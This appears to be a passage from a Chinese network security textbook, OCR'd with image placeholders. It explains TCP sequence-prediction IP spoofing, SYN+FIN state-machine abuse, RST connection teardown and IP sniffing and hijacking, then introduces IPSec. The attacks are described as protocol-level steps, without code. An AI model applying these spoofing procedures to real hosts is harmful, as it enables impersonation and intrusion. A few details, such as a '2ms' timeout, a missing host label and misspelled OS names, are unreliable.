网络延迟效应的加剧。处理器速度比内存速度快得越多，等待相应数据的延迟就越多。而且，处理每一数据包时，数据必须在系统内存、处理器缓存和网络控制器缓存之间来回移动，因此延迟并不是一次性的，而是会对系统性能持续产生负面影响。

互联网技术屏蔽了底层网络硬件细节，使得异种网络之间可以互相通信。TCP/IP 协议组是目前使用最广泛的网络互连协议。但 TCP/IP 协议组本身存在着一些安全性问题。这就给“黑客”们攻击网络以可乘之机。由于大量重要的应用程序都以 TCP 作为它们的传输层协议，因此 TCP 的安全性问题会给网络带来严重的后果。TCP 状态转移图如图 5-1 所示。




图 5-1　TCP 状态转移图

假设有两台主机 A、B 和入侵者控制的主机 X。假设 B 授予 A 某些特权，使得 A 能够获得 B 所执行的一些操作。X 的目标就是得到与 B 相同的权利。为了实现该目标，X 必须

执行两步操作：

(1) 与 B 建立一个虚假连接。

(2) 阻止 A 向 B 报告网络证实系统的问题。主机 X 必须假造 A 的 IP 地址，从而使 B 相信从 X 发来的包的确是从 A 发来的。

我们同时假设主机 A 和 B 之间的通信遵守 TCP/IP 的三次握手机制。握手方法是：

A→：SYN(序列号=M)
B→A：SYN(序列号=N)
ACK(应答序号=M+1)
A→B：ACK(应答序号=N+1)

主机 X 伪造 IP 地址的步骤如下：

(1) X 冒充 A，向主机 B 发送一个带有随机序列号的 SYN 包。主机 B 响应，向主机 A 发送一个带有应答号的 SYN＋ACK 包、该应答号等于原序列号加 1。

(2) 主机 B 产生自己发送包序列号，并将其与应答号一起发送。为了完成三次握手，主机 X 需要向主机 B 回送一个应答包，其应答号等于主机 B 向主机 A 发送的包序列号加 1。假设主机 X 与 A 和 B 不同在一个子网内，则不能检测到 B 的包，主机 X 只有算出 B 的序列号，才能创建 TCP 连接。其过程描述如下：

X→B：SYN(序列号=M)，SRC=A
B→A：SYN(序列号=N)，ACK(应答号=M+1)
X→B：ACK(应答号=N+1)，SRC=A

(3) 主机 X 应该阻止主机 A 响应主机 B 的包。为此，X 可以等到主机 A 因某种原因终止运行，或者阻塞主机 A 的操作系统协议部分，使它不能响应主机 B。

一旦主机 X 完成了以上操作，它就可以向主机 B 发送命令。主机 B 将执行这些命令，认为它们是由合法主机 A 发来的。

上述的入侵过程，主机 X 应阻止主机 A 向主机 B 发送响应包，主机 X 会发送一系列的 SYN 包，导致 A 不会向 B 发送 SYN-ACK 包，从而中止主机 A 和主机 B 建立连接。如前所述，TCP 维持一个连接建立定时器。如果在规定时间内(通常为 75 秒)不能建立连接，则 TCP 将重置连接。在前面的例子中，服务器端口是无法在 75 秒内作出响应的。

下面讨论一下主机 X 和主机 A 之间相互发送的包序列。X 向 A 发送一个包，其 SYN 位和 FIN 位置位，A 向 X 发送 ACK 包作为响应：

X→A：SYN FIN(序列号=M)
A→X：ACK(应答序号=M+1)

从图 5-2 的状态转移可以看出，A 开始处于监听(Listen)状态。当它收到来自 X 的包后，就开始处理这个包。值得注意的是，在 TCP 协议中，关于如何处理 SYN 和 FIN 同时置位的包并未作出明确的规定。假设它首先处理 SYN 标志位，转移到 SYN-RCVD 状态。然后再处理 FIN 标志位，转移到 CLOSE-WAIT 状态。如果前一个状态是 ESTABLISHED，那么转移到 CLOSE-WAIT 状态就是正常转移。但是，TCP 协议中并未对从 SYN-RCVD 状态到 CLOSE-WAIT 状态的转移作出定义。但在几种 TCP 应用程序中都有这样的转移，例如开放系统 SUN OS4.1.3，SUR4 和 ULTRX4.3。因此，在这些 TCP 应用程序中存在一

条 TCP 协议中未作定义的从状态 SYN-RCVD 到状态 CLOSE-WAIT 的转移弧，如图 5-2 所示。




图 5-2　TCP 状态图的一个外部转移

在上述入侵例子中，由于三次握手没能彻底完成，因此并未真正建立 TCP 连接，相应的网络应用程序并未从核心内获得连接。但是，主机 A 的 TCP 机处于 CLOSE-WAIT 状态，因此它可以向 X 发送一个 FIN 包终止连接。这个半开放连接保留在套接字侦听队列中，而且应用进程不发送任何帮助 TCP 执行状态转移的消息。因此，主机 A 的 TCP 机被锁在了 CLOSE-WAIT 状态。如果维持活动定时器特征被使用，通常 2ms 后 TCP 将会重置连接并转移到 CLOSED 状态。

当 TCP 机收到来自对等主机的 RST 时，就从 ESTABLISHED、FINWAIT-1 和 FIN-WAIT-2 状态转移到 CLOSED 状态。这些转移是很重要的，因为它们重置 TCP 机，且中断网络连接。但是，由于到达的数据段只根据源 IP 地址和当前队列窗口号来证实。因此入侵

者可以假装成已建立了合法连接的一个主机，然后向另一台主机发送一个带有适当序列号的 RST 段，这样就可以终止连接。

从上面的分析可以看到几种 TCP 应用程序中都存在外部状态转移。这会给系统带来严重的安全性问题。

5.2.2 IP 协议安全问题

IP 是 TCP/IP 协议族中最重要的协议，IP 层接收由底层（如数据链路层）发来的数据包，并把该数据包发到更高层——传输层（TCP 或 UDP 层）；相反，IP 层也将从 TCP 或 UDP 层接收来的数据包发送到底层，IP 数据包中含有发送它的源主机地址或目的主机地址（IP 地址）。高层的 TCP 或 UDP 服务在接收数据包时，通常假设数据包中的地址是有效的，亦即这些服务相信数据包是从一个有效的主机地址发送过来的，也就是说，IP 地址是许多服务的认证基础。但 IP 层提供的服务是不可靠的，它没有采取任何有效措施来保证所传送的数据包内容的真实性。也就是说 IP 协议缺乏一种有效机制来确定数据包的真正来源，IP 包中没有任何东西可以确定包中的源地址和目的地址是否遭到篡改过。目前针对 IP 的攻击有以下几种类型：

- 嗅探：因为在网络拓扑中，IP 包从源到目的也能被其他的节点看见，因而外面的节点能获得 IP 载荷（例如，IP 包中很可能包含口令或其他重要数据）。
- IP 欺骗：伪造 IP 包中源 IP 地址装扮成被信任主机，建立起与目标主机基于地址验证的应用连接，放置一个系统后门，进行非授权操作，达到破坏目标主机的目的。
- 会话劫持：伪装成合法的 IP 包出现，目的是传递错误的信息。

传统的方法是把对付这些攻击的方案放在应用层，但是，这些方案并非总是能很好地协同工作，并且容易造成应用上的重复。因此人们提出了 IP 安全性的问题，其目的是要采用合适的算法，对建立在端到端系统上的应用能够提供对信息的认证、信息的完整性和信息的保密的确保服务，IPSec 协议应运而生，IPSec 是由 Internet 工程任务组（IETF）开发的，通过修改 IP 协议（或网络层）以提高安全性，它是一个国际标准，是一套开放的安全性的体系结构。它不是某种特殊的加密算法或认证算法，也没有在它的数据结构中指定某种特殊的加密算法或认证算法，它只是一个开放的结构，定义在 IP 数据包格式中，为目前流行的加密算法或认证的实现提供了数据结构，为这些算法的实现提供了统一的体系结构。这有利于数据安全方面的措施进一步发展和标准化。IPSec 协议的目的是为了保护网络层的安全，并在网络层上提供安全服务。

IPSec 协议允许为主机之间的数据通道增加安全属性，本质上，真正加密数据通道是建立在主机之间的。如果一个主机与另一个主机之间建立起一条安全的 IP 通道，那么所有在这条通道上传输的 IP 包都要自动地被加密。

IPSec 协议都是采用 IP 封装技术，其本质是源端，纯文本的包被加密，封装在外层的 IP 报头里，由报头来对加密的包进行 Internet 上的路由选择，到达另一端时，外层的 IP 报头被拆开，报文被解密，然后送到目的地点。

IPSec 在网络层提供了安全服务，主要是通过对数据的加密和数据收发方的身份认证，来为数据的传输提供保护。网络层主要采用防火墙、VPN 作为安全防护手段，实现基本的安全防护。IPSec 的基本结构如图 5-3 所示。




图 5-3　IPSec 的基本结构图

该结构体现了各组件之间的交互方式,它主要利用两大传输安全协议即 AH 和 ESP 以及 IKE 来实现安全服务。其中,AH 提供 IP 包的真实性和完整性,ESP 提供保密性,而 IKE 则解决密钥的安全交换,IPSec 的详细讲解请参见 3.5 节。

网络层安全性的主要优点是它的透明性。由于是在低层实施安全服务,可以对所有高层数据执行保护,它无须高层协议和应用做任何改动。它的主要缺点是不能实施细粒度的安全控制。由于网络层不对数据包是否属于不同进程做任何区别,它对所有去往同一地址的包,按照同样的加密机制和访问控制方式来处理,这可能导致不能提供所需的细粒度安全控制。

简而言之,网络层很适合提供基于主机的安全服务。目前大多数防火墙、VPN 选择在网络层实现基本的安全防护。

5.2.3　ICMP 协议的安全问题

